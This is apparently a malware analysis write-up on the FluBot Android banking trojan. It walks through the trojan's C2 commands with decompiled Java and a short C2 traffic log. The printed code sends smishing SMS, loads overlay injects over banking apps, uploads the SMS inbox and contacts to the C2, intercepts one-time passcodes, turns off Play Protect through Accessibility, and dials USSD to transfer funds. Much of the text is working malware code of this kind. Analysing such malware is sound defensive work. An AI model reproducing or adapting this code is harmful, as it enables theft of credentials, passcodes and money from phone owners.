
GET_SMS: Propagation Through SMS, Version 5.2

Version 5.2 of FluBot allows sending longer SMS message using *sendMultipartTextMessage* along with *divideMessage* functions.



```
if(!num.isEmpty() && !msg.isEmpty()) {
    if(pdbcb076f.not_in_contacts_list(p0f68632b.ctx, num).booleanValue()) {
        return;
    }

    SmsManager smsMgr = SmsManager.getDefault();
    smsMgr.sendMultipartTextMessage(num, null, smsMgr.divideMessage(msg), null, null);
    p57216304.get_time();
    p0f68632b.phone_num_list.add(num);
    pdbcb076f.add_phone_num_to_blocked_list(p0f68632b.ctx, num);
```

Example: send phishing SMS messages to phone numbers in the US (Smishing).




```
[Command]:  GET_SMS,-1
[Command Response]:  016097751898,survey wash https://r7.com/62/?jbf85enu2jzk5
[Command]:  PING,5.2,8.1.0,Google,Pixel 5,en,433140,,1,1
[Command Response]:
[Command]:  GET_SMS,-1
[Command Response]:  01774657559,venture wedding https://gamestop.com/844/?5vkikl20ds52b
[Command]:  PING,5.2,8.1.0,Google,Pixel 5,en,433214,,1,1
[Command Response]:
[Command]:  GET_SMS,-1
[Command Response]:  015158160502,town sleep https://nyaatorrents.info/yi8/?oa4bw4gzw9q
```

RELOAD_INJECTS: Injections and Overlays

FluBot sends the victim’s list of installed applications to the C2 with the *GET_INJECTS_LIST* command. The C2 responds with a list of applications that has a configured inject\overlay (Read more about this technique).


Every application that a *GET_INJECT* command is sent to responds with the inject\overlay content.

Victim’s application list iteration:




```
public void run() {
    while(true) {
        pa9c8021f.app_injects_dict.clear();
        List v0 = pa9c8021f.a.getPackageManager().getInstalledApplications(0x80);
        int v1 = 0;
        String v2 = "";
        int v3;
        for(v3 = 0; v3 < v0.size(); ++v3) {
            StringBuilder package_name = p5fef8e3a.StringBuilder(v2);
            package_name.append(((ApplicationInfo)v0.get(v3)).packageName);
            v2 = v3 == v0.size() - 1 ? package_name.toString() : p5fef8e3a.concat_strings(package_name.toString(), ",");
        }

        String app_list_with_injects = p1f12be70.pa9c8021f.p5fef8e3a.p5fef8e3a.p5fef8e3a.send_command("GET_INJECTS_LIST," + v2);
        if(app_list_with_injects != null) {
            String[] package_list = app_list_with_injects.split(",");
            if(package_list.length != 0 && (package_list.length != 1 || package_list[0].length() != 0)) {
                int i = 0;
                while(i < package_list.length) {
                    StringBuilder v3_1 = p5fef8e3a.StringBuilder("GET_INJECT,");
                    v3_1.append(package_list[i]);
                    String payload_inject = p1f12be70.pa9c8021f.p5fef8e3a.p5fef8e3a.p5fef8e3a.send_command(v3_1.toString());
                    if(payload_inject == null) {
                        goto label_93;
                    }

                    pa9c8021f.app_injects_dict.put(package_list[i], payload_inject);
                    ++i;
                }
            }
```

Show a WebView overlay if a package with configured inject is in the foreground:



```
public final void inject_payload() {
    String inject_payload = (String)pa9c8021f.app_injects_dict.get(InjectActivity.foreground_package_name);
    if(inject_payload == null) {
        this.finishAndRemoveTask();
        return;
    }

    this.webview.loadDataWithBaseURL(null, inject_payload, "text/html", "UTF-8", null);
}

@Override  // android.app.Activity
@SuppressLint({"JavascriptInterface"})
public void onCreate(Bundle arg7) {
    super.onCreate(arg7);
    this.requestWindowFeature(1);
    this.setContentView(0x7F0B001C);  // layout:activity_browser
    pc0d3149a.md6f93fae(this, "");
    InjectActivity.foreground_package_name = this.getIntent().getStringExtra("a");
    WebView webview = (WebView)this.findViewById(0x7F080130);  // id:webView
    this.webview = webview;
    webview.getSettings().setJavaScriptEnabled(true);
    this.webview.addJavascriptInterface(new JavascriptObj(this), "Android");
    this.webview.setWebChromeClient(new WebChromeClient());
    this.inject_payload();
}
```


In versions 5.0 and later, the injects are wrapped with *<--RF-->*.



```
if(output.length() <= "<--RF-->".length()) {
    return false;
}

if(!output.substring(output.length() - "<--RF-->".length()).equals("<--RF-->")) {
    return false;
}

inject = output.substring(0, output.length() - "<--RF-->".length());
```

UPLOAD_SMS: SMS Logging


FluBot iterates the victim's SMS inbox and sends all information to C2 by dispatching a *LOG,SMS_LIST* command. This includes phone address, body, date and time of submission, type.



```
case 4: {
    try {
        query_sms_list = pa9c8021f.a.getContentResolver().query(Uri.parse("content://sms/inbox"), null, null, null, null);
        if(query_sms_list.getCount() != 0) {
            JSONArray sms_list = new JSONArray();
            while(query_sms_list.moveToNext()) {
                String v5 = query_sms_list.getString(query_sms_list.getColumnIndex("address"));
                int v6 = Integer.parseInt(query_sms_list.getString(query_sms_list.getColumnIndex("type"))) == 2 ? 1 : 0;
                String v7 = query_sms_list.getString(query_sms_list.getColumnIndex("body"));
                String v12_1 = query_sms_list.getString(query_sms_list.getColumnIndex("date"));
                JSONObject sms_entry_json = new JSONObject();
                sms_entry_json.put("address", v5);
                sms_entry_json.put("timestamp", v12_1);
                sms_entry_json.put("sent", ((boolean)v6));
                sms_entry_json.put("body", v7);
                sms_list.put(sms_entry_json);
            }

            p5fef8e3a.send_command_thread("LOG,SMS_LIST," + sms_list.toString(3), v3);
        }
    }
```

SMS_INT_TOGGLE: SMS Interception


FluBot can intercept and hide new SMS messages. The main purpose of this feature is to hijack one-time passcodes sent to a victim's phone.



```
public void onReceive(Context arg15, Intent arg16) {
    int v3_3;
    pbbca9c33 v10 = this;
    Context v11 = arg15;
    Bundle v12 = arg16.getExtras();
    if(v12 != null) {
        Object[] v12_1 = (Object[])v12.get("pdus");
        int v1 = 0;
        while(v1 < v12_1.length) {
            SmsMessage v2 = SmsMessage.createFromPdu(((byte[])v12_1[v1]));
            StringBuilder v3 = p5fef8e3a.mca096375("LOG,SMS,");
            v3.append(v2.getDisplayOriginatingAddress().toString());
            v3.append(": ");
            v3.append(v2.getMessageBody().toString());
            String v3_1 = v3.toString();
            if(pa9c8021f.b) {
                p1f12be70.pa9c8021f.p5fef8e3a.p5fef8e3a.p5fef8e3a.send_command_thread(v3_1, Boolean.TRUE);
                v10.abortBroadcast();
                return;
            }
```

GET_CONTACTS: Contact List Logging


FluBot iterates the victim's contact list and sends all information to the C2. This includes names and phone numbers.



```
case 11: {
    try {
        StringBuilder cmd = new StringBuilder("LOG,CONTACTS,");
        query_contact_list = pa9c8021f.a.getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, null);
        if(query_contact_list.getCount() != 0) {
            while(query_contact_list.moveToNext()) {
                String v0_10 = query_contact_list.getString(query_contact_list.getColumnIndex("display_name"));
                String v2_1 = query_contact_list.getString(query_contact_list.getColumnIndex("data1"));
                cmd.append(v0_10);
                cmd.append(": ");
                cmd.append(v2_1);
                cmd.append("\r\n");
            }

            p5fef8e3a.send_command_thread(cmd.toString(), v3);
        }
    }
```

DISABLE_PLAY_PROTECT


FluBot uses Android's Accessibility Service to disable Google Play Protect, a safety check mechanism for applications installed on a device. The malware starts an intent by redirecting to the Google Play Protect settings page and then clicks on the necessary buttons to disable it.



```
public final boolean disable_play_protect(AccessibilityEvent arg9, AccessibilityNodeInfo arg10) {
    String packageName = arg9.getPackageName().toString();
    PlayProtect_State state = MalwareAccessibilityService.window_state;
    if(state.is_android_gms_process) {
        return state.gms_toggles_clicked == 0 ? this.click_gms_toggles(arg10) : this._disable_play_protect(arg10);
    }

    if(!state.google_play_protect_window) {
        goto label_63;
    }

    if((packageName.equals("com.google.android.gms")) || (packageName.equals("com.android.vending"))) {
        AccessibilityNodeInfo toggle_node_info = this.search_nodeinfo_by_text_viewid("com.google.android.gms:id/toggle", arg10, false);
        PlayProtect_State state_2 = MalwareAccessibilityService.window_state;
        state_2.is_android_gms_process = true;
        if(toggle_node_info != null) {
            state_2.gms_toggles_clicked = 0;
            return this.click_gms_toggles(arg10);
        }

        state_2.gms_toggles_clicked = 1;
        return this._disable_play_protect(arg10);
        try {
        label_63:
            Intent playprotect_settings_intent = new Intent();
            playprotect_settings_intent.setClassName("com.google.android.gms", "com.google.android.gms.security.settings.VerifyAppsSettingsActivity");
            playprotect_settings_intent.setFlags(0x50010000);
            if(playprotect_settings_intent.resolveActivity(this.getPackageManager()) == null) {
                return false;
            }

            MalwareAccessibilityService.window_state.google_play_protect_window = true;
            this.startActivity(playprotect_settings_intent);
            return true;
        }
        catch(Exception unused_ex) {
            return false;
        }
    }

    return true;
}
```

Run USSD: Recharge Using Phone Call


FluBot has capabilities of calling on demand. This enables the attacker to transfer funds by calling USSD services such as pay-through-phone.



```
if((package_name.equals("com.android.phone")) || (package_name.equals("com.android.server.telecom"))) {
    v1.performGlobalAction(2);
    p5fef8e3a.send_command_thread("LOG,RUN_USSD,1", v0);
    pa70532bf.phone_number = null;
    return;
}

if(!pa70532bf.called) {
    Intent v0_8 = new Intent("android.intent.action.CALL");
    v0_8.setData(Uri.parse("tel:" + pa70532bf.phone_number + Uri.encode("#")));
    v0_8.setFlags(0x10010000);
    v1.startActivity(v0_8);
    pa70532bf.called = true;
    return;
```

Disable Battery Optimization


This command is used to disable any forced app sleep in the background by Android so that FluBot stays active while the phone sleeps.




```
Intent v12_2 = new Intent();
String v14_1 = v20.getPackageName();
if(!((PowerManager)v1.getSystemService("power")).isIgnoringBatteryOptimizations(v14_1)) {
    AccessibilityNodeInfo v6 = v1.search_nodeinfo_by_text_viewid("android:id/button1", v9, false);
    if(v6 != null) {
        v6.performAction(16);
        v1.performGlobalAction(2);
        goto label_129;
    }

    v12_2.setAction("android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS");
    v12_2.setFlags(0x50010000);
    v12_2.setData(Uri.parse("package:" + v14_1));
    v1.startActivity(v12_2);
    return;
}
```

Keylogger/Screen Grabber

This command enables attackers to grab text on the screen (key logging) using Accessibility Service.



